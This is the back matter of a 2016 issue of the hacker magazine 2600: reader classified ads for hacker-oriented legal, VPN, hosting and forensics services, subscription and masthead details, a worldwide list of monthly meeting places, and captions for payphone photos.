SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMES? Stand up for your rights! Be polite, respectful, and calm. Repeat your own version of the following mantra: "Officer, I respectfully invoke all of my legal and Constitutional rights. Based on advice of counsel, I respectfully request to talk to my lawyer, I want to remain silent, and I will not consent to any search or seizure. Am I under arrest? Am I free to leave? Can I go now?" Omar Figueroa is an aggressive Constitutional and criminal defense lawyer with experience representing persons accused of hacking, cracking, misappropriation of trade secrets, and other cybercrimes. Omar is a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and for more than a decade has provided pro bono representation for hackers, whistleblowers, and hacktivists. Past clients include Kevin Mitnick (million dollar bail case in California Superior Court dismissed), Robert Lyttle of "The Deceptive Duo" (patriotic hacktivist who exposed elementary vulnerabilities in the United States information infrastructure) and Vincent Kershaw (protester allegedly connected with Anonymous involved in a DDOS action against PayPal and member of the PayPal 14). Also, given that the worlds of the hacker and the cannabis connoisseur have often intersected historically, please note that Omar also defends non-violent human beings accused of committing cannabis offenses and also helps his clients understand the complex maze of medical marijuana-related laws and regulations in California. Please contact Omar Figueroa at (415) 489-0420 or (707) 829-0215, at omar@alumni.stanford.edu, or at Law Offices of Omar Figueroa, 7770 Healdsburg Ave., Ste. A, Sebastopol, CA 95472.

LISTEN TO THE GREYNOISE PODCAST. The podcast formerly known as the SYNACK Pack is now

GREYNOISE! There are many security minded podcasts out there, and we're one of them. We are here for the newbies and veterans alike! The GREYNOISE podcast discusses general news as well as technology specific issues, all from a hacker perspective. Recorded at the SYNShop Hackerspace in Las Vegas, NV. Have a listen and we LOVE feedback! https://greynoi.se.

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to; we simply respond with one liners from 50 shades. We accept Bitcoin and promote encrypted registration over Telegram Messenger. Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

HACKERS, PHREAKERS, COMPUTER NERDS. Feel disillusioned, depressed, and dissatisfied with the way your life is passing? Need love, happiness, togetherness, and financial freedom? Here is the solution. Be with us to be yourself. You can be independent by joining with your kind. Enjoy the possibilities of collective thought, with associates who feel and think just like you do. Break that old routine, and dare to explore something new and unique. Contact THE HUB at: P. Bronson, P.O. Box 1000-AF8163, Houtzdale, PA 16698-1000.

FBI FILES - Public service websites GetGrandpasFBIfile.com and GetMyFBIfile.com provide simple form letters to get dossiers from the FBI and other agencies. Free of charge. You can also print out the blank request templates if you prefer not to share personal information while using the website.

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

DATA RAIN SOLUTIONS is a budding Colorado IT startup specializing in reliable and affordable remote tech support in advanced malware removal, PC optimization, diagnostics, and more. *2600* subscribers get 10% off their first order, as-need basis, or 1 year sub. Contact us: shanaroneasomi@yahoo.com. Visit us: http://shanaroneasomi.wix.com/datarain. Join the team! (Hackers welcome)

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time, give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides. Paperback versions are also available from Amazon. E-mail cwgeek@kb6nu.com for more information.

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

Personal

OPERATION PRISON PIRATE needs your help! OPP Media started as a hobby in 2012 to provide uncensored information and entertainment to various prisons in the U.S., but we've hit the limit of what we can do by ourselves. We really need donations. It costs us about $50 per broadcast, all out of pocket. Recently, our main transmitted was damaged, and we can't afford to replace it. We are also looking for engineers, producers, voiceover talent, or anyone who can help us in any way. We'd like to expand to cover even more prisons, but we need some help. E-mail us at OPPmedia@hushmail.com, and send bitcoins to 1J34tpXw84qM39LEZRtnUiVVpmuU6oxQJE.

ATTENTION WORLD HACKERS. Eight years of this B/S. Looking for motivated operatives who can post my name and address all over the Internet and dark net so I can receive the latest tech information, business opportunities (and hot girls): David Rademaker #PO1361, RJ Donovan, 480 Alta Road, San Diego, California 92179.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com.

Deadline for Autumn issue: 8/21/16.

"We used to say a man's home is his castle.
Today, a man's phone is his castle." - Edward Snowden, 2016

Editor-In-Chief Emmanuel Goldstein	S	**Infrastructure** flyko
Associate Editor Bob Hardy	T	**Network Operations** phiber
Layout and Design Skram	A	**Broadcast Coordinator** Juintz
Cover Dabu Ch'wald	F	**IRC Admins** beave, koz, r0d3nt
Office Manager Tampruf	F	

Inspirational Music: Panda Bear, Nasty Bits, Les Twins, Dieselboy, Logic, Bear McCreary, Buzzcocks

Shout Outs: VIA Tom, VIA Ron, Manifred, Vader, Red, Dent, Ocha, Miles, r0wch, Mobius, Filer, Ben, VCFED

***2600* is written by members of the global hacker community.**
You can be a part of this by sending your submissions to
articles@2600.com or the postal address below.

2600 (ISSN 0749-3851, USPS # 003-176);
Summer 2016, Volume 33 Issue 2, is
published quarterly by 2600 Enterprises Inc.,
2 Flowerfield, St. James, NY 11780.
Periodical postage rates paid at
St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2015 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back tables passing bathrooms.

Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm

Melbourne: Oxford Scholar Hotel, 427 Swanston St.

Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Place de la Republique, opposite the empty fountain. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathedrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: Pub Lora Craft, Pokrovka St 1/13/6. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

Scotland

Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix (Mesa): HeatSync Labs, 140 W Main St. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Anaheim (Fullerton): The Night Owl, 200 N Harbor Blvd. 7 pm

Chico: Starbucks, 246 Broadway St. 6 pm

Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar.

Monterey: East Village Coffee Lounge. 5:30 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Bar IX, 317 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Space by Doejo, 444 N Wabash, 5th floor. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Tomlinson Tap Room, City Market, 2nd floor.

West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Las Vegas (Henderson): Las Vegas Hackerspace, 1075 American Pacific Dr Suite C. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: Emma Inc., 9 Lea Ave. 6 pm

Texas

Austin: The Chicon Collective, 301 Chicon St, Suite D. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Tacoma: Tacoma Mall food court. 6 pm

Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.


Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.


Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

Global Payphones (also with screens)




Mexico. Seen in Aguascalientes, this phone really does look good in red.

Photo by tonyskapunk




Argentina. One of the "wide screen models," this one from Buenos Aires.

Photo by 3ricj



England. This is a model known as the Contour 400 and it's in a somewhat sorry state in Devon. The humble screen is overshadowed by the devastation.

Photo by Rob Purvis




Bulgaria. From Sofia, this squat little phone has one of the aforementioned wide screens and not much else.


Photo by IFo Hancroft

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



Yes, we have a beach cafe! This one was uncovered by **Doug Stilwell** while in Santa Monica, California. He had to point his camera skyward to avoid capturing images of all the hackers crowding around.



This shirt was spotted one day by **Rhetta Jack** being worn by her husband. Turns out he's a member of the coolest chapter of The American Federation of State, County, and Municipal Employees.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription
(or back issues) or a *2600* t-shirt of your choice.